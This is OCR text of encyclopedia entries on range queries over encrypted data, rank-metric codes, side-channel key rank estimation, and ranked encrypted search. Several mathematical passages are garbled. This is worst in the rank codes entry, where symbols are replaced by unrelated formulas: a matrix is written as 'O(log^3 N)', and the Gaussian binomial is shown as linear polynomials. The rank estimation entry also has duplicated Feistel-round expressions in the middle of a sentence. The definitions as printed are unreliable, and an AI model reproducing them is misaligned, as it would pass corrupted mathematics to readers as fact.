A range (D)SSE framework (Demertzis et al., 2016; Wang and Chow, 2022) builds an index regarding ranges upon (D)SSE. It aims to transform a range query into a (sublinear) number of (D)SSE keyword searches leading to an equivalent result. Consider a typical DSSE consists of algorithms/protocols {Setup, Search, Update}. Range DSSE can be realized as follows.

Setup.

1. Divide $\mathscr{A}$ into a set of (potentially overlapping) ranges, and associate a unique DSSE keyword to each range.

2. Initialize the encrypted database via DSSE. Setup.

Search.

1. Map the query $[a, b]$ to DSSE keywords, whose associated ranges jointly cover the entire range of $[a, b]$.

2. Search for each mapped keyword via DSSE.Search.

Update.


1. Parse an update as a value in $\mathscr{A}$ and a file identity.

2. Update the file identity regarding DSSE keywords, whose range covers the value to be updated, via DSSE.Update.

The security for range DSSE basically follows DSSE, which requires that setup, search, and update reveal nothing beyond well-defined leakage functions (i.e., leakage profiles). The profiles should also capture the

potential leakage due to the usage of the keyword mapping strategy and the index structure, e.g., the lengths and the overlaps of queries.

Many range (D)SSE constructions (Faber et al., 2015; Demertzis et al., 2016; Zuo et al., 2018; Wang and Chow, 2022) use a range-covering technique called the best range cover (Rusu, 2009; Demertzis et al., 2016; Wang and Chow, 2022) for keyword mapping over a binary tree index. Consider the binary tree in Fig. 1. Values in domain {0, …, 7} are associated with leaf nodes $\{\tau_0, \ldots, \tau_7\}$ in sequence, while each non-leaf node is associated with the range determined by the values of its left-most and right-most leaf descendants. Each tree node is treated as a unique DSSE keyword. For an update, DSSE.Update will be executed for nodes along the path from the leaf (corresponding to the value to be updated) to the root. Regarding a range query, the client exploits the best range cover to figure out a minimum set of nodes that exactly cover the query (e.g., $\tau_{0,3}$ and τ_4 for [0, 4]) before executing DSSE.Search on these selected nodes. Some other mapping strategies and index structures are discussed by Demertzis et al. (2016).



Range Queries over Encrypted Data, Fig. 1 Best range cover of [0, 4]

Open Problems and Future Directions

Current solutions for range queries over encrypted data require the client to maintain a local state per keyword due to the typical DSSE storage. Wang and Chow (2022) started the research of saving storage in range DSSE. In DSSE, Demertzis et al. (2020) studied how to achieve constant-size client

storage by assuming extra communication rounds in the update protocol. It would be interesting to see whether constant storage can also be supported by range DSSE, excluding trivial outsourcing approaches.

Kornaropoulos et al. (2021) recently proposed a powerful attack against static range SSE leveraging volume leakage (i.e., the query response length). It hastens formal studies of the volume-hiding property (Kamara and Moataz, 2019; Wang and Chow, 2021) in the context of range queries over encrypted data.

Finally, a future direction is to upgrade range DSSE techniques to securely and efficiently support more expressive queries relying on range queries, e.g., skyline queries (Wang et al., 2020), ideally without using trusted execution environments.

Cross-References

Private Boolean Queries on Encrypted Data
Private Range Queries
Searchable Symmetric Encryption
Structured Encryption

References

Boldyreva A, Chenette N, O'Neill A (2011) Order-preserving encryption revisited: improved security analysis and alternative solutions. In: CRYPTO, pp 578–595
[zbMATH]

Demertzis I, Papadopoulos S, Papapetrou O, Deligiannakis A, Garofalakis MN (2016) Practical private range search revisited. In: SIGMOD, pp 185–198
[zbMATH]

Demertzis I, Chamani JG, Papadopoulos D, Papamanthou C (2020) Dynamic searchable encryption with small client storage. In: NDSS
[zbMATH]

Faber S, Jarecki S, Krawczyk H, Nguyen Q, Rosu M, Steiner M (2015) Rich queries on encrypted data: beyond exact matches. In: ESORICS, Part II, pp 123–145
[zbMATH]

Kamara S, Moataz T (2019) Computationally volume-hiding structured encryption. In: EUROCRYPT, Part II, pp 183–213
[zbMATH]

Kerschbaum F, Tueno A (2019) An efficiently searchable encrypted data structure for range queries. In: ESORICS, Part II, pp 344–364
[zbMATH]

Kornaropoulos EM, Papamanthou C, Tamassia R (2021) Response-hiding encrypted ranges: Revisiting security via parametrized leakage-abuse attacks. In: S&P, pp 750–767

Lai RWF, Chow SSM (2017) Forward-secure searchable encryption on labeled bipartite graphs. In: ACNS, pp 478–497
[zbMATH]

Rusu FI (2009) Sketches for aggregate estimations over data streams. PhD thesis, University of Florida

Wang J, Chow SSM (2021) Simple storage-saving structure for volume-hiding encrypted multi-maps. In: DBSec, pp 63–83
[zbMATH]

Wang J, Chow SSM (2022) Forward and backward-secure range-searchable symmetric encryption. Proc Priv Enhancing Technol (PoPETs) 2022(1), (2022), pp 28–48, preliminary version available as IACR Cryptol. ePrint Arch. 2019/497

Wang J, Du M, Chow SSM (2020) Stargazing in the dark: secure skyline queries with SGX. In: DASFAA, Part III, pp 322–338
[zbMATH]

Zuo C, Sun S, Liu JK, Shao J, Pieprzyk J (2018) Dynamic searchable symmetric encryption schemes supporting range queries with forward (and backward) security. In: ESORICS, Part II, pp 228–246
[zbMATH]

Zuo C, Sun S, Liu JK, Shao J, Pieprzyk J, Xu L (2022) Forward and backward private DSSE for range queries. IEEE Trans Dependable Sec Comput (TDSC) Online first, 19(1), pp 328–338
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300787

Range-Searchable Encryption

Private Range Queries
Range Queries over Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_387

Rank Codes

Ernst M. Gabidulin[10] ✉
(10) Department of Radio Engineering, Moscow Institute of Physics and Technology (State University), Zhukovsky, Russia

Synonyms

Rank-metric codes

Definition

There exist two representations of Rank codes: *matrix* representation and *vector* representation.

In *matrix* representation, rank codes are defined as subsets of a normed space $A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$ of $N \times n$ matrices over a finite (base) field F_q, where the norm of a matrix $O\left(\log^3 N\right)$ is defined to be the algebraic rank Rk(M) of this matrix over α_i' . The *rank distance* between two matrices M_1 and M_2 is the rank of their difference Rk($M_1 - M_2$). The *rank distance* of a matrix rank code $\mathcal{M} \subset \mathbb{F}_q^{N \times n}$ is defined as the minimal pairwise distance:
$d(\mathcal{M}) = d = \min (\mathrm{Rk}(M_i - M_j) : M_i, M_j \in \mathcal{M}, \quad i \neq j)$.

In *vector* representation, rank codes are defined as subsets of a normed n-dimensional space $\left\{\mathbb{F}_{q^N}^n, \mathrm{Rk}\right\}$ of n-vectors over an extension field $\mathbf{F}_{p^k}$, where the norm of a vector $\mathbf{v} \in \mathbb{F}_{q^N}^n$ is defined to be the *column* rank $P \in E(\mathbb{F}_q)$ of this vector over α_i' , that is, the maximal number of coordinates of $\mathbf{v}$ which are linearly independent over the base field α_i' . The *rank distance* between two vectors $\mathbf{v}_1$, $\mathbf{v}_2$ is the column rank of their

difference $\mathrm{Rk}\left(\mathbf{v}_1 - \mathbf{v}_2 \mid \mathbb{F}_q\right)$. The *rank distance* of a vector rank code $\mathcal{V} \subset \mathbb{F}_{q^N}^n$ is defined as the minimal pairwise distance: $d\left(\mathcal{V}\right) = d = \min\left(\mathrm{Rk}\left(< \mathbf{v}_i - \mathbf{v}_j\right) : \mathbf{v}_i, \mathbf{v}_j \in \mathcal{V},\ i \neq j\right)$.

Background

Algebraic coding theory may be considered as the theory of subsets of a certain *normed* finite-dimensional space *Γ* over the finite field equipped with a norm function $a_{\mathfrak{q}}$. The most known norm in coding theory is the *Hamming weight* of a vector. It turns out that the rank function Rk(*A*) of matrices *A* over fields can be considered as the norm function. In particular, the well-known inequalities for sums of matrices |Rk(*A*) − Rk(*B*)| ≤ Rk(*A* + *B*) ≤ Rk(*A*) + Rk(*B*) define implicitly the rank distance relations on the space of all matrices of identical size. Explicitly, the concept of the rank metric was introduced by Loo-Keng Hua (Hua 1951) as “arithmetic distance.” Philippe Delsarte (Delsarte 1978) defined the rank distance (or, *q*-distance) on the set of bilinear forms (equivalently, on the set of rectangular matrices)and proposed the construction of optimal codes in *bilinear form* representation. Ernst M. Gabidulin (Gabidulin 1985) introduced the rank distance for vector spaces over extension fields and found connections between rank codes in the *vector* representation and in the *matrix* representation. Optimal codes in *vector* representation were described. Fast coding and decoding algorithms were proposed for optimal codes.

Theory

The normed spaces $A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$ and $\left\{\mathbb{F}_{q^N}^n,\ \mathrm{Rk}\right\}$ are isomorphic isometrically. Let a basis Ω = {$\omega_1, \omega_2, \ldots, \omega_N$} of $\mathbf{F}_{p^k}$ over α_i' be chosen. Then each vector $\mathbf{v} = \left[v_1\, v_2\, \ldots\, v_n\right] \in \mathbb{F}_{q^N}^n$ can be mapped into the *N* × *n* matrix $O\left(\log^3 N\right)$ by replacing each coordinate v_j with the *N*-column consisting of coefficients in representing v_j by the basis *Ω*. This mapping is bijective and isometric.

Given a rank code $\mathscr{M}$ in matrix representation, one can construct a rank code $\mathcal{S}$ in vector representation with the same size, code distance, and pairwise distances, and vice versa.

The size $\sum x_i \leq h$ of related codes with code distance *d* satisfy the Singleton bound $|\mathcal{M}| = |\mathcal{V}| \leq \min\left(q^{N(n-d+1)}, q^{n\left(N-d+1\right)}\right)$. Codes reaching this bound are called maximum rank distance codes, or, MRD codes.

A rank code $\mathscr{M}$ in matrix representation is called α_i' *-linear* if $\mathscr{M}$ is a subspace of $\mathbb{F}_q^{N\times n}$.

A rank code $\mathcal{S}$ in vector representation is called $\mathbf{F}_{p^k}$ *-linear* if $\mathcal{S}$ is a subspace of $\hat{\mathrm{f}}(t)$.

Mapping a $\mathbf{F}_{p^k}$ *-linear* code $\mathcal{S}$ in vector representation into related code $\mathscr{M}$ in matrix representation results in a α_i' *-linear* code.

Mapping a α_i' *-linear* code $\mathscr{M}$ in matrix representation into related code $\mathcal{S}$ in vector representation results in *not necessary* a $\mathbf{F}_{p^k}$ *-linear* code.

Constructions of α_i' *-linear* rank codes in the matrix representation and $\mathbf{F}_{p^k}$ *-linear* rank codes in the vector representation will be considered.

Delsarte's Optimal Rank Codes in Matrix Representation

Delsarte's construction of rank codes in bilinear form representation is presented here in matrix representation.

Assume that $n \leq N$. Let $\mathrm{Tr}(x) = \sum_{l=0}^{N-1} x^{q^l},\ x \in \mathbb{F}_{q^N}$, be the trace function from $\mathbf{F}_{p^k}$ into α_i'. Let *d* be an integer in {1, 2, …, *n*}. Let $\mathbf{u} = \begin{bmatrix} u_0 & u_1 & \dots & u_{n-d} \end{bmatrix} \in \mathbb{F}_{q^N}^{n-d+1}$. Let $\mu_1, \mu_2, \ldots, \mu_n$ be linearly independent elements of $\mathbf{F}_{p^k}$. Let $\Omega = \{\omega_1, \omega_2, \ldots, \omega_N\}$ be a basis for $\mathbf{F}_{p^k}$.

Define a code in matrix representation as the set of $N \times n$ matrices $\mathcal{M} = \left\{M(\mathbf{u}) = [M_{ij}(\mathbf{u})] : \mathbf{u} \in \mathbb{F}_{q^N}^{n-d+1}\right\}$, where

$$M_{ij}\left(\mathbf{u}\right)=\mathrm{Tr}\left(\sum_{s=0}^{n-d}u_{s}\omega_{i}\mu_{j}^{q^{s}}\right).$$

Then $\mathscr{M}$ is a rank code with code distance d reaching the Singleton bound $|\mathscr{M}| = q^{N(n-d+1)}$.

Let $A_i(n, d)$, $i = 0, 1, \ldots, n$, be the number of code matrices with rank i. The weight distribution is as follows:

$$A_{i}\left(n,d\right)=\begin{cases}1, & \text{if } i=0;\\ 0, & \text{if } i=1,\ldots,d-1;\\ \begin{bmatrix} n \\ i \end{bmatrix}\sum_{s=0}^{i-d}\left(-1\right)^{s}\begin{bmatrix} i \\ s \end{bmatrix}q^{\frac{s(s-1)}{2}}\left(q^{N(d-i+1-s)}-1\right), & \text{if } i=d,\ldots,n,\end{cases}$$

where $\begin{matrix}A(x)=a_{1}x+a_{0}\\ B(x)=b_{1}x+b_{0}\end{matrix}$ is the *Gaussian binomial coefficient*.

Optimal Rank Codes in Vector Representation

A $\mathbf{F}_{p^k}$ -linear vector code $\mathcal{S}$ is a subspace of the normed space $\left\{\mathbb{F}_{q^N}^{n},\ \mathrm{Rk}\right\}$. Denote by ($n$, k, d) a code $\mathcal{S}$ of dimension $k \le n$ and rank distance d. Such a code can be described in terms of a full rank *generator* matrix G_k over the extension field $H_t^2.$ of size $k \times n$. Code vectors {**v**} are all linear combinations of this matrix. Thus, the size of a code is equal to $o_j = \alpha \cdot c_j'$.

Equivalently, a rank code $\mathcal{S}$ can be described in terms of a full rank *parity-check* matrix H_{n-k} over $\mathbf{F}_{p^k}$ of size $(n - k) \times n$. It satisfies the condition $G_k H_{n-k}^{\top} = O$, where O is the all zero $k \times (n - k)$ matrix. Code vectors {**v**} are all solutions of the linear system of equation $\mathbf{v}H_{n-k}^{\top}=\mathbf{0}$.

For optimal (MRD) codes, it must be $k = n - d + 1$, or, $n - k = d - 1$.

General constructions of MRD codes in terms of parity-check matrices can be described as follows. Let $h_1, h_2, \ldots, h_n$ be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{A}$. Let s be a positive integer such that gcd(s, N) = 1. Then, a parity matrix of the form

$$H_{d-1} = \begin{bmatrix} h_1 & h_2 & \dots & h_n \\ h_1^{q^s} & h_2^{q^s} & \dots & h_n^{q^s} \\ h_1^{q^{2s}} & h_2^{q^{2s}} & \dots & h_n^{q^{2s}} \\ \dots & \dots & \dots & \dots \\ h_1^{q^{(d-2)s}} & h_2^{q^{(d-2)s}} & \dots & h_n^{q^{(d-2)s}} \end{bmatrix}.$$

defines an MRD (n, k, d) code with code length $n \le N$, dimension $k = n - d + 1$ and rank distance $d = n - k + 1$.

Equivalently, general constructions of MRD codes can be described in terms of generator matrices. Let g_1, g_2, …, g_n be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{A}$. Then, a generator matrix of the form

$$G_k = \begin{bmatrix} g_1 & g_2 & \dots & g_n \\ g_1^{q^s} & g_2^{q^s} & \dots & g_n^{q^s} \\ g_1^{q^{2s}} & g_2^{q^{2s}} & \dots & g_n^{q^{2s}} \\ \dots & \dots & \dots & \dots \\ g_1^{q^{(k-1)s}} & g_2^{q^{(k-1)s}} & \dots & g_n^{q^{(k-1)s}} \end{bmatrix}.$$

defines an MRD (n, k, d) code with code length $n \le N$, dimension $k = n - d + 1$ and rank distance $d = n - k + 1$.

The weight distribution of vector MRD codes coincides for a given d with the weight distribution of Delsarte's codes above.

The case $s = 1$ is used mostly.

No other constructions of MRD codes are known (2009).

Correcting Rank Errors and Rank Erasures

Let a MRD (n, k, $d = n - k + 1$) code $\mathcal{S}$ be given. Let a transmitted signal be $\mathbf{v}$ and received signal be $\mathbf{y} = \mathbf{v} + \mathbf{e}_{\text{total}}$, where $\mathbf{e}_{\text{total}}$ is an error. The code $\mathcal{S}$ can correct *in general* vector errors of the form

$$\begin{aligned}\mathbf{e}_{\text{total}} &= \mathbf{e} + \mathbf{e}_{\text{row}} + \mathbf{e}_{\text{col}} \\ &= e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t + \\ &+ a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v + \\ &+ w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l\end{aligned}$$

provided that $2t + v + l \le d - 1$.

The part $\mathbf{e} = e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t$ is called a *random rank error* of rank t under assumption that elements $\#E'(\mathbb{F}_q)$ are linearly independent over the base field α'_i and *unknown* to the decoder; n-vectors $\mathbf{u}_1, \mathbf{u}_2, \ldots, \mathbf{u}_t$ have coordinates in the *base* field α'_i , are linearly independent over the base field α'_i and also *unknown* to the decoder. The rank t is *unknown* to the decoder.

The part $\mathbf{e}_{\text{row}} = a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v$ is called a *vector rank row erasure with side information* under assumption that elements $a_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{A}$ and *known* to the decoder; n-vectors $\mathbf{r}_1, \mathbf{r}_2, \ldots, \mathbf{r}_v$ have coordinates in the *base* field α'_i , are linearly independent over the base field α'_i and *unknown* to the decoder.

The part $\mathbf{e}_{\text{col}} = w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l$ is called a *vector rank column* erasure with side information under assumption that elements $a, b \in \mathbb{Z}_p^*$ are linearly independent over the base field α'_i and are *unknown* to the decoder; n-vectors $\mathbf{c}_1, \mathbf{c}_2, \ldots, \mathbf{c}_l$ have coordinates in the base field α'_i , are linearly independent over the base field α'_i and *known* to the decoder.

First fast-correcting random rank errors only was proposed in (Gabidulin 1985). The algorithm is based on the extended Euclidean division algorithm for linearized polynomials. There exist several further modifications.

Algorithms for correcting random rank errors and rank erasures simultaneously are proposed in (Gabidulin et al. 1992; Gabidulin and Pilipchuk 2008; Silva et al. 2008).

Open Problems

For the Hamming metric and generalized Reed–Solomon codes, there exists the *Sudan–Guruswami algorithm* correcting random errors beyond the $(d - 1)/2$ bound.

An open problem: does similar algorithm exist for the rank metric and MRD codes?

Cross-References

Code-Based Cryptography
McEliece Public Key Cryptosystem

Recommended Reading

Delsarte P (1978) Bilinear forms over a finite field, with applications to coding theory. J Comb Theory A 25:226–241
[MathSciNet][zbMATH]

Gabidulin EM (1985) Theory of codes with maximum rank distance. Probl Inf Transm 21(1):1–12
[MathSciNet][zbMATH]

Gabidulin EM, Pilipchuk NI (2008) Error and erasure correcting algorithms for rank codes. Designs Codes Cryptogr 49:105–122. https://doi.org/10.1007/s10623-008-9185-7
[MathSciNet][Crossref][zbMATH]

Gabidulin EM, Paramonov AV, Tretjakov OV (1992) Rank errors and rank erasures correction. In: Proceedings of the 4th international colloquium on coding theory, 30 September–7 October 1991, Dilijan, Armenia, pp 11–19, Yerevan, 1992
[zbMATH]

Hua L-K (1951) A theorem on matrices over a field and its applications. Chin Math Soc 1(2):109–163
[zbMATH]

Silva D, Kschischang FR, Koetter R (2008) A rank-metric approach to error control in random network coding. IEEE Trans Inf Theory 54(9):3951–3967
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1696

Rank Estimation

Vincent Grosso[11] ✉
(11) CNRS and Laboratoire Hubert Curien, Saint-Etienne, France

✉ **Vincent Grosso**
Email: vincent.grosso@cnrs.fr
Email: vincent.grosso@univ-st-etienne.fr

Synonyms

Security evaluation tool; Side-channel security evaluation tool

Definitions

Rank estimation algorithms are evaluation tools that aim to compute the cost of a key recovery using optimal key enumeration algorithms. It allows evaluating the security margins after a divide-and-conquer attack.

Background

At the end of a side-channel attack, an attacker can take advantage of post-processing techniques known as key enumeration to improve the success probabilities of his attack. The rank is the number of master key candidates with higher probabilities than the actual master key k^*:

$$\mathrm{rank}(k^*) = \#\{k, \Pr[K = k] \geq \Pr[K = k^*]\} \tag{1}$$

As shown in Eq. (1), the rank gives the number of keys to test before finding the actual key, i.e., the cost of post-processing of an attack.


In side-channel attacks and, more generally, divide-and-conquer attacks against cryptographic algorithms, testing all keys should be unfeasible. Enumerating all keys with higher probabilities than the actual key should also be unfeasible to guarantee security margins after an attacker using a certain equipment and number of traces. Key rank estimation algorithms are tools to compute these security margins.

We next consider rank estimation for attacks using a divide-and-conquer approach with independent chunks of the key, i.e., $\Pr[K = (k_1, k_2, \ldots, k_n)] = \Pr[K_1 = k_1] \times \Pr[K_2 = k_2] \times \cdots \times \Pr[K_n = k_n$.

The first solution to this question was a space carving algorithm (Veyrat-Charvillon et al., 2013). They then compute the score of a key $k = (k_1, k_2, \ldots, k_n)$ and compare it to the score of the actual key $S_1, \ldots, S_w, S_j \subseteq \mathcal{N}$. If rank(k) ≥rank(k^*), then all the key $k' = (k'_1, k'_2, \ldots, k'_n)$, such that $F(L, R) = (R, L \oplus f(R))$, and $F(L, R) = (R, L \oplus f(R))$, and …and $\Pr[K_n = k'_n] \geq \Pr[K^*_n = k^*_n]$ are also more probable than the actual key. We can then remove a hypercube from the search space. A similar argument can be done if the key evaluated has a lower probability than the actual key. The search space is then reduced, and we have upper and lower bounds on the key rank. The actual rank can be found in complexity smaller than the key enumeration. However, for large rank, the algorithm's time complexity does not allow finding the actual rank and an interval is given.

Methods achieving efficiently tight rank estimation were presented after the seminal work of Veyrat-Charvillon et al. (Martin et al., 2015; Poussier et al., 2016; Bernstein et al., 2015). They all use quantization to group keys with close probabilities. In the end, these algorithms also output an interval for the rank that is generally tighter for the same computational time than the Veyrat-Charvillon et al. method. Tighter bounds can be obtained with finer quantization or by using some enumeration in the interval.

These algorithms can recover for each set of traces the rank of the key. The experiment is repeated several times to obtain probability on the security margins. Then security graph can be derived that allows estimating the trade-off between data and post-processing time to mount an attack with a given probability, as illustrated in Fig. 1.



Rank Estimation, Fig. 1 Example of security graph

Similar approaches try to evaluate security margins after a side-channel attack but without a key rank estimation algorithm. Indeed, these other approaches use metrics to evaluate the security margins (chunk success rate; chunk guessing entropy,…). They combine the metric result to derive security margin approximation. For example, Duc et al. (2019) and Ye et al. (2014) combine success rate, and Choudary et al. (Tanasescu et al., 2021) use guessing entropy to derive security margins. While these approaches allow deriving security margins efficiently, they cannot be used to compute the key rank of a single experiment. Actually, as pointed out by Rădulescu et al., the key rank estimation algorithms can be used to estimate the conditional guessing entropy, while other metric estimates (Massey) guessing entropy (Radulescu et al., 2022).

Application

Rank estimation tools are helpful for security evaluation and thus for evaluation lab.

Open Problems and Future Directions

Most of the rank estimation tools are designed for symmetric cryptography implementation. Thus, they rely on two assumptions that made them

efficient: a short master key and independent chunks of the master key. Application to side-channel attacks against asymmetric cryptography implementation may lead to loose bounds.

Cross-References

Common Criteria
Differential–Linear Attack
Divide-and-Conquer Side-Channel Attacks
Rank Estimation
Side-Channel Attacks

References

Bernstein DJ, Lange T, van Vredendaal C (2015) Tighter, faster, simpler side-channel security evaluations beyond computing power. IACR Cryptol ePrint Arch, p 221. http://eprint.iacr.org/2015/221
[zbMATH]

Duc A, Faust S, Standaert F (2019) Making masking security proofs concrete (or how to evaluate the security of any leaking device), extended version. J Cryptol 32(4):1263–1297. https://doi.org/10.1007/s00145-018-9277-0
[MathSciNet][zbMATH]

Martin DP, O'Connell JF, Oswald E, Stam M (2015) Counting keys in parallel after a side channel attack. In: Iwata T, Cheon JH (eds) Advances in Cryptology – ASIACRYPT 2015 – 21st International Conference on the Theory and Application of Cryptology and Information Security, Auckland, 29 Nov–3 Dec 2015. Proceedings, Part II. Lecture Notes in Computer Science, vol 9453. Springer, pp 313–337. https://doi.org/10.1007/978-3-662-48800-3_13

Poussier R, Standaert F, Grosso V (2016) Simple key enumeration (and rank estimation) using histograms: an integrated approach. In: Gierlichs B, Poschmann AY (eds) Cryptographic Hardware and Embedded Systems – CHES 2016 – 18th International Conference, Santa Barbara, 17–19 Aug 2016. Proceedings, Lecture Notes in Computer Science, vol 9813. Springer, pp 61–81. https://doi.org/10.1007/978-3-662-53140-2_4

Radulescu A, Popescu PG, Choudary MO (2022) GE vs GM: efficient side-channel security evaluations on full cryptographic keys. IACR Trans Cryptogr Hardw Embed Syst 2022(4):886–905. https://doi.org/10.46586/tches.v2022.i4.886-905
[zbMATH]

Tanasescu A, Choudary MO, Rioul O, Popescu PG (2021) Tight and scalable side-channel attack evaluations through asymptotically optimal massey-like inequalities on guessing entropy. Entropy 23(11):1538. https://doi.org/10.3390/e23111538
[MathSciNet][zbMATH]

Veyrat-Charvillon N, Gérard B, Standaert F (2013) Security evaluations beyond computing power. In: Johansson T, Nguyen PQ (eds) Advances in Cryptology – EUROCRYPT 2013. 32nd Annual International Conference on the Theory and Applications of Cryptographic Techniques, Athens, 26–30 May 2013. Proceedings, Lecture Notes in Computer Science, vol 7881. Springer, pp 126–141. https://doi.org/10.1007/978-3-642-38348-9_8

Ye X, Eisenbarth T, Martin W (2014) Bounded, yet sufficient? How to determine whether limited side channel information enables key recovery. In: Joye M, Moradi A (eds) Smart card research and advanced applications – 13th International Conference, CARDIS 2014, Paris, 5–7 Nov 2014. Revised Selected Papers, Lecture Notes in Computer Science, vol 8968. Springer, pp 215–232. https://doi.org/10.1007/978-3-319-16763-3_13

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1477

Ranked Search on Encrypted Data

Kui Ren[12] ✉
(12) School of Cyber Science and Technology, Zhejiang University, Hangzhou, China

✉ **Kui Ren**
Email: kuiren@zju.edu.cn

Synonyms

Encrypted ranked search; Searchable encryption; Secure cloud data utilization

Definitions

Encrypted ranked search enables search to be performed over encrypted data files stored in the cloud, in a manner that the cloud could securely rank the encrypted data files matching a query based on certain relevance criteria and return most relevant (top-ranked) encrypted files.

Historical Background

The advent of cloud computing has greatly pushed forward the paradigm of storage and computation outsourcing, which allows people to enjoy the benefits including but are not limited to relief of the management burden, ubiquitous data access, and avoidance of capital expenditure on hardware, software, and personnel maintenances. On the other hand, the wide attacking surface of cloud computing also raises critical security and privacy concerns, making it a necessity to enforce protection for outsourced

private/sensitive data such as medical records, financial transactions, photo albums, and tax files. One would thus have to encrypt the data before outsourcing. The challenge is that applying standard encryption would invalidate the traditional data utilization service based on plaintext keyword search. To answer this challenge, one could resort to the technique called searchable encryption (Song et al., 2000), which was proposed to allow search over encrypted data. In the early stage, most searchable encryption designs focus on the support for only conventional Boolean keyword search, without taking into account any relevance of the files in the search result.

When directly applied for secure utilization of outsourced data in cloud computing, these designs have the following limitations. Firstly, the data users have to retrieve and go through all matching files so as to decide which files are the most relevant ones. This could lead to high post-processing overhead. Secondly, simply returning all matching files could incur unnecessary bandwidth overhead, which is undesirable, especially when the data users are in mobile usage scenarios. Therefore, it would be highly beneficial if the cloud server doing the search could rank the matching encrypted files in the search result, so that only top-ranked matching files are returned to the users as per the users' requirements. To fill this gap, Wang et al. (2010) presented the seminal work for ranked search over encrypted data. Their key idea is to take advantage of insights from the information retrieval community on file relevance measurement as well as from the cryptography community on order-preserving encryption, so that the cloud server could rank the matching encrypted files based on encrypted relevance scores. Since the advent of this seminal work, a number of research endeavors have emerged to advance this area from the aspects of multi-keyword semantics, data dynamics, and verifiability of search result (Cao et al., 2011, 2014; Wang et al., 2012; Xia et al., 2016).

General Framework of Ranked Search Over Encrypted Data

Ranked search over encrypted data generally works under a framework consisting of three entities: *data owner*, *data user*, and *cloud server*. The data owner holds a collection of files and wants to outsource the storage and

management of these files to the cloud server. As the cloud server may not be within the same trust domain, the data owner will choose to encrypt the files before outsourcing. In the meantime, the data owner wants the search functionality, particularly the ranked search functionality, to be preserved over the encrypted files for effective and efficient data utilization. That said, given encrypted query keyword(s) from data users authorized by the data owner, the matched encrypted files are expected to be sent back in a ranked sequence according to their relevance. Additionally, an authorized data user should be able to provide an optimal number *k* along with the encrypted query keyword(s) so that the cloud server can just return the *k* most relevant encrypted files among the search results. This can bring great reduction in communication cost to the data user and is free of post-processing.

To this end, in addition to encrypt all the files before outsourcing, the data owner builds a secure index to support secure ranked search, which captures the relationships between keywords and files as well as integrates relevance degree information of files with regard to keywords. This is all done in a setup phase, where the data owner eventually stores the encrypted files and secures index in the cloud.

